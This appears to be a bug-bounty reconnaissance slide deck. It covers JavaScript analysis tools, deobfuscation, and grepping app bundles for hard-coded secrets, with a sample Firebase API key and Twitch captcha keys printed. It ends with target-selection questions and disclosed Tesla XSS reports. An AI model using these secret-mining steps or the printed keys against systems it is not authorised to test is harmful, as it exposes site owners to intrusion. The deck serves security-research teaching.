        <h2>React Router Step By Step Tutorial</h2>
        <nav>
          <ul>
            <li><Link to={'/'}> Home </Link></li>
            <li><Link to={'/contact'}>Contact</Link></li>
            <li><Link to={'/about'}>About</Link></li>
            <li><Link to={'/services'}>Services</Link></li>
          </ul>
        </nav>
        <Switch>
          <Route path = "/" exact component = {Home}></Route>
          <Route path = "/contact" component = {Contact}></Route>
          <Route path = "/about" component = {About}></Route>
          <Route path = "/services" component = {Services}></Route>
        </Switch>
      </div>
    </Router>
  );
}
```

JAVASCRIPT ANALYSIS (PATHS VIA GAP)

Again one of our esteemed class members, XNL, has also created a tool that helps us parse paths and routes out of JavaScript files.

Gap is a burp extension where you can right click on your entire scope and it will grab **links**, **endpoints**, and **parameters** from not only the JavaScript files but also inline JavaScript.

The screenshot shows the Burp Suite interface with the 'GAP' tab selected. On the left, under 'Select param types you want to retrieve:', several checkboxes are checked for REQUEST PARAMETERS (Query string params, Message body params, Param attribute within a multi-part message body, JSON params, Cookie names, Items of data within an XML structure, Value of tag attributes within XML structure) and RESPONSE PARAMETERS (JSON params, Value of tag attributes within XML structure, Name and Id attributes of HTML input fields, Javascript variables and constants, Name attribute of Meta tags, Params from links found). A 'GAP Mode' button is highlighted with a red box. Below these are 'Output options': 'Include the list of common params in list (e.g. used for redirects)?' (checked), 'Build concatenated query string with param value' (set to 'XNLV'), 'Include URL path words in parameter list?' (checked), 'Include site map endpoints in link list?' (checked), and 'Auto save output to directory' (set to 'C:\BugBounty'). Buttons for 'Restore defaults' and 'Save options' are at the bottom, along with a 'COMPLETED' button. To the right, under 'Potential parameters found - 56 unique:', a list includes RelayState, active, admin, callback, cancelURL, cancelUrl, cancel_url, debug, dest, destination, forward, forward_url, forwardurl. Under 'Potential links found - 41 unique:', a list includes /api/v1/application/n4igw1aat, /btntjs, /gb-en/, /gtm.js, /js/index.js, /offline.html, /sdk/rba-lightbox.min.js, /static/uim-web-sdk/6.0/uimRemainingApi-v6.0.0-61f3a6a7.min.js, /sw.js, /uim/api/application/5b2ce30bd9a0bf285ac70c10/config/production, /uim/api/consent/supported/countries, /uim/api/token/reobtain, /v3/config/pages. A 'Link filter:' input field and 'Apply filter' button are at the bottom right.

JAVASCRIPT ANALYSIS (BEAUTIFYING++)

If you run into heavily packed or obfuscated JS code, give <https://deobfuscate.io> a try.

[http://deobfuscate.io:](http://deobfuscate.io)

- ❖ Unpacks arrays
- ❖ Simplifies expressions
- ❖ Beatifies the code
- ❖ and more

JavaScript Deobfuscator

A simple but powerful deobfuscator to remove common JavaScript obfuscation techniques



Input

```
1 // Example obfuscated code
2 const _0x38a2db = ['\x54\x6f\x74a\x6c', '\x6c\x6f\x67', '\x3a\x20'];
3 const _0x9b58d9 = function(_0x39ddb7) {
4     return _0x38a2db[_0x39ddb7 + (-0x6d5 + 0x58 + 0x11 * 0x62)];
5 }, _0x498b9b = function(_0x48d808, _0x14da1e) {
6     return _0x9b58d9(_0x48d808);
7 }, _0x34c7bc = function(_0x16af1d, _0x27a29e) {
8     return _0x498b9b(_0x16af1d);
9 }, _0x23a1 = _0x34c7bc;
10 let total = 0x2 * 0x109e + -0xc * -0x16a + -0x3234;
11 for (let i = 0x1196 + 0x97b * 0x3 + -0x2e07; i < -0x95 * -0x38 + -0x1a
12     total += i;
13 }
14 console[_0x34c7bc(-(0x1e7c + -0x1 * -0x1367 + 0x2ef * -0x11))]( _0x498b
```

Output

```
1 let total = 0;
2 for (let i = 0; i < 10; i++) {
3     total += i;
4 }
5 console.log("Total: " + total);
6
```

Deobfuscate

Copy Result

JAVASCRIPT ANALYSIS (MINING)

You should be looking for verbatim, hard-coded secrets in JS files.

JS Miner (Burp extension) adds passive scanning checks to alert you of these.

<https://portswigger.net/bappstore/0ab7a94d8e11449daaf0fb387431225b>

💡 Not just regex either, it uses a (Shannon) entropy function for things that might be interesting.

JAVASCRIPT ANALYSIS (MINING)

Issues

- ① [JS Miner] Subdomains [14]
 - https://static.twitchcdn.net/assets/clips-main-fb0ade05a4db91ccf326.js
 - https://static.twitchcdn.net/assets/core-a1c70f6b82484440b9be.js
 - https://static.twitchcdn.net/assets/features.video-player.components.video-ad-overlay.component-845ad3912c856a72b565.js
 - https://static.twitchcdn.net/assets/features.whispers-1720e5390193abf91c71.js
 - https://static.twitchcdn.net/assets/minimal-ae113aec5ac0ae49c660.js
 - https://static.twitchcdn.net/assets/pages.channel.components.channel-shell.components.chat-shell.components.chat-live-c4052770516bb8acb4b1.js
 - https://static.twitchcdn.net/assets/pages.directory-game-f78773a0c324c1db16a8.js
 - https://static.twitchcdn.net/assets/pages.following-6bd34fd00e9f290e440c.js
 - https://static.twitchcdn.net/assets/pages.front-a8bc6daae9eefeb53868.js
 - https://static.twitchcdn.net/assets/namesettings-62a7e1f7f897ad3a34a8.js

Advisory Request Response Path to issue

Pretty **Raw** **Hex** **Render**

```
    {
      name: "简体中文", languageCode: "zh-cn", locale: "zh-CN", intlMessageFormatKey: "zh", loader: function() {
        return n.e(74222).then(n.bind(n, 820478))
      },
      cldrLocale: "zh-hans"
    },
    {
      name: "繁體中文", languageCode: "zh-tw", locale: "zh-TW", intlMessageFormatKey: "zh-hant", loader: function() {
        return n.e(11063).then(n.bind(n, 360450))
      },
      cldrLocale: "zh-hant"
    },
    {
      name: "日本語", languageCode: "ja", locale: "ja-JP", loader: function() {
        return n.e(6787).then(n.bind(n, 679361))
      }
    },
    {
      name: "韩语", languageCode: "ko", locale: "ko-KR", loader: function() {
        return n.e(78762).then(n.bind(n, 928792))
      }
    }
  ],
  this.defaultAvatarURL = "https://static-cdn.jtvnw.net/jtv_user_pictures/xarth/404_user_70x70.png", this.defaultStreamPreviewURL =
  "https://static-cdn.jtvnw.net/ttv-static/404_boxart.jpg", this.defaultBoxArtURL = "https://static-cdn.jtvnw.net/ttv-static/404_boxart.jpg", this.
  defaultCollectionPreviewURL = "https://static-cdn.jtvnw.net/ttv-playlists-thumbnails-prod/missing-video-thumb-320x180.png", this.forceNetworkLogging = !1, this.
  networkLoggingHostNames = ["twitch.tv", "localhost", "twitch.tech", "jtvnw.net", "twitchcdn.net", "twitchcdn.tech", "twitchcdn-shadow.net", "twitchsvc.net", "twitchsvc.tech",
  "twitchsvc-shadow.net", "arkoselabs.com"], this.defaultNetworkLoggingThreshold = .15, this.layoutCacheKey = "TwitchCache:Layout", this.forceComponentBenchmarking = !1, this.
  defaultComponentBenchmarkingThreshold = .1, this.forcePerformanceMonitoring = !1, this.defaultPerformanceMonitoringSettings = [.01, .60], this.forceBenchmarkingTools = !1, this.
  dfpNetworkCode = "3576121", this.defaultAPIVersion = "5", this.forceMinConsoleLogLevelKey = "twilight.minConsoleLogLevel", this.tryPrimeURI = "https://gaming.amazon.com/", this.
  experimentsOverrideCookie = "experiment_overrides", this.persistentPlayerEnabledKey = "persistenceEnabled", this.manifestURL =
  "https://static.twitchcdn.net/config/manifest.json?v=1", this.cdnURL = "https://static.twitchcdn.net/", this.playerBaseURL = "https://player.twitch.tv", this.captchaKey =
  "6Lde6QcTAAAAAMBDAE8dkJqWi4CsJy7flvKhYqX", this.invisibleCaptchaKey = "6Lcjj18UAAAAAMCzOHbjj-yb2MBE1PKqZmlE5bbL", this.moonbaseURL = "https://appeals.twitch.tv", this.
  currentAuthConfig = o.Q.Ww
}
return Object.defineProperty(e.prototype, "authSettings", {
  get: function() {
    return this.allAuthSettings[this.currentAuthConfig]
  },
  enumerable: !1, configurable: !0
}),
e
(),
l = "https://api.twitch.tv", c = "https://gql.twitch.tv", d = "production", u = "irc-ws.chat.twitch.tv", h = "https://passport.twitch.tv", g = "https://id.twitch.tv", _ = function(e) {
  function t() {
    var n = null === e || e === null ? e : e.apply(this, arguments) || this;
    return n.buildType = i.k.Production, n.apiBaseUrl = l, n.graphqlEndpoint = "", n.concat(c, "/gql"), n.passportBaseUrl = h, n.pubsubEnvironment = d, n.tmiHost = u, n.interpolateBaseUrl = g, n.
}
```

JAVASCRIPT ANALYSIS (SCANNING)

@LewisArdern made [Metasec.js](#) a while back which can be used on a downloaded JS file.

It uses the static source code security analysis engines of:

- 🔍 npm-audit
- 🔍 yarn-audit
- 🔍 semgrep for secrets and JS sec issues

metasec.js


Security Meta Analysis For JavaScript Applications.

Experimental functionality:

- Reviews the package.json and provides guidance on potential issues or misconfigurations when using a particular dependency from a repository
- Performs third-party dependency scanning using npm or yarn audit
- Identifies secrets using [semgrep](#)
- Identifies security issues using [semgrep](#)
- Finds ReDoS issues with [recheck](#)
- Finds Electron issues with [electronegativity](#)

JAVASCRIPT ANALYSIS (WEBPACKED)

Another resource for unpacking Webpacked JS files is [Webpack Exploder](#) by [@spaceraccoonsec](#)



The following strings can be grepped for in order to extract the Firebase API key from the `index.android.bundle` :

```
FIREBASE_API_KEY  
FIREBASE_AUTH_DOMAIN  
FIREBASE_DB_URL  
FIREBASE_BUCKET  
apiKey
```

For example:

```
> grep -rnis 'apiKey' index.android.bundle  
... omitted for brevity ...  
  
initializeApp({apiKey:"AIzaSyDokhX9fzFlJMfXjwbiIG-2fGDhi4kLPFI",  
authDomain:"react-native-examples-bcc4d.firebaseio.com",  
databaseURL:"https://react-native-examples-bcc4d.firebaseio.com",  
projectId:"react-native-examples-bcc4d",  
storageBucket:"",  
messagingSenderId:"928497342409"});  
  
... omitted for brevity ...
```

In addition to finding Firebase credentials, the `index.android.bundle` file can also be analysed for API endpoints. In a React Native application I was reversing, I was able to find a number of API endpoints by browsing through the un-minified JavaScript in Chrome:

<https://blog.assetnote.io/bug-bounty/2020/02/02/expanding-attack-surface-react-native/>

JAVASCRIPT ANALYSIS (MORE)

Jsluice + Charlies thing



THE BIG QUESTIONS

BIG QUESTIONS (PASSING DATA)

The first question I asked myself when looking at an application is **how does this app pass data?**

Does it use a resource, parameter, value, format?

`https://app.com/resource?parameter=value¶m2=value`

Or does it use a RESTful format?


`https://app.com/route/resource/sub-resource/...`

Understanding this will be the cornerstone of how you test for vast categories of bugs. The bugs will be there, but if you're not familiar with where to inject your payloads, you will fail.

BIG QUESTIONS (USERS)

Next, I ask myself how/where does the app talk about users?


Understanding how users (yourself and other users) are referenced and where in the application is pivotal to finding several bug classes, most specifically Access, Authorization, Logic, and Information Disclosure bugs.



BIG QUESTIONS (USER LEVELS)

Does the site have multi-tenancy or different user levels?

This will also dictate how we test for authorization and access bugs.




BIG QUESTIONS (THREAT MODEL)

Does the site have **a unique threat model**?

If the application houses more than the standard PII data, it's easy to forget to target that data in your testing.

Examples: API keys, application data for doxing.




BIG QUESTIONS (SECURITY RESEARCH)

Has there been past security research & vulns?

<https://samcurry.net/cracking-my-windshield-and-earning-10000-on-the-tesla-bug-bounty-program/>

After spending more time messing with the input I saw that the allowed content length for the input was very long. I decided to name the Tesla my XSS hunter payload and continued toying around with the other functionalities on the car.




My idea for setting this name was that it may show up on some internal Tesla website for vehicle management or possibly from a functionality within my

The DOM DOOM XSS

We had to invent the DOM DOOM XSS. After some googling it seems like it has not been done before, but feel free to enlighten us. We gladly give credit where credit is due.

The technical aspect of this is pretty straightforward. We hosted a web version of DOOM at a domain we own (feel free to try it out) and went on to find a DOM XSS on Tesla. The DOM XSS was soon thereafter found at forums.tesla.com (it should be noted that it is a self-xss, meaning very limited potential impact).

<https://labs.detectify.com/2017/07/27/how-we-invented-the-tesla-dom-doom-xss/>



bugcrowd.com/tesla/crowdstream?filter=disclosures

Tesla
Accelerating the world's transition to sustainable energy

\$100 – \$15,000 per vulnerability Partial safe harbor

Submit report Do you like this program?

Program details Announcements CrowdStream Hall of Fame

All submissions Disclosed reports


Disclosed report: postMessage XSS in Tesla Payment page By TheTime • Program Tesla • Reward \$500 • Priority P3 Disclosed on 22 Feb 2022

Disclosed report: testdrive form user data info leak via [3rdparty] exploit By Hack10 • Program Tesla • Priority P1 Disclosed on 23 Aug 2021

Disclosed report: Password change does not invalidate API keys By MatthiasU • Program Tesla • Reward \$500 • Priority P3 Disclosed on 22 Mar 2021

Disclosed report: config files with vpn pre-shared-key and other credentials By plibui • Program Tesla • Reward \$10,000 • Priority P1 Disclosed on 26 Feb 2021

Disclosed report: Authentication Bypass through HTTP Request Smuggling By transar • Program Tesla • Priority P2 Disclosed on 10 Feb 2021



CrowdStream > postMessage XSS in Tesla Payment page

postMessage XSS in Tesla Payment page

Disclosed by TheTime

Program Tesla

Disclosed date 22 Feb 2022 2 months ago

Reward \$500

Summary by TheTime

postMessage XSS in Tesla's payment pages

Report details

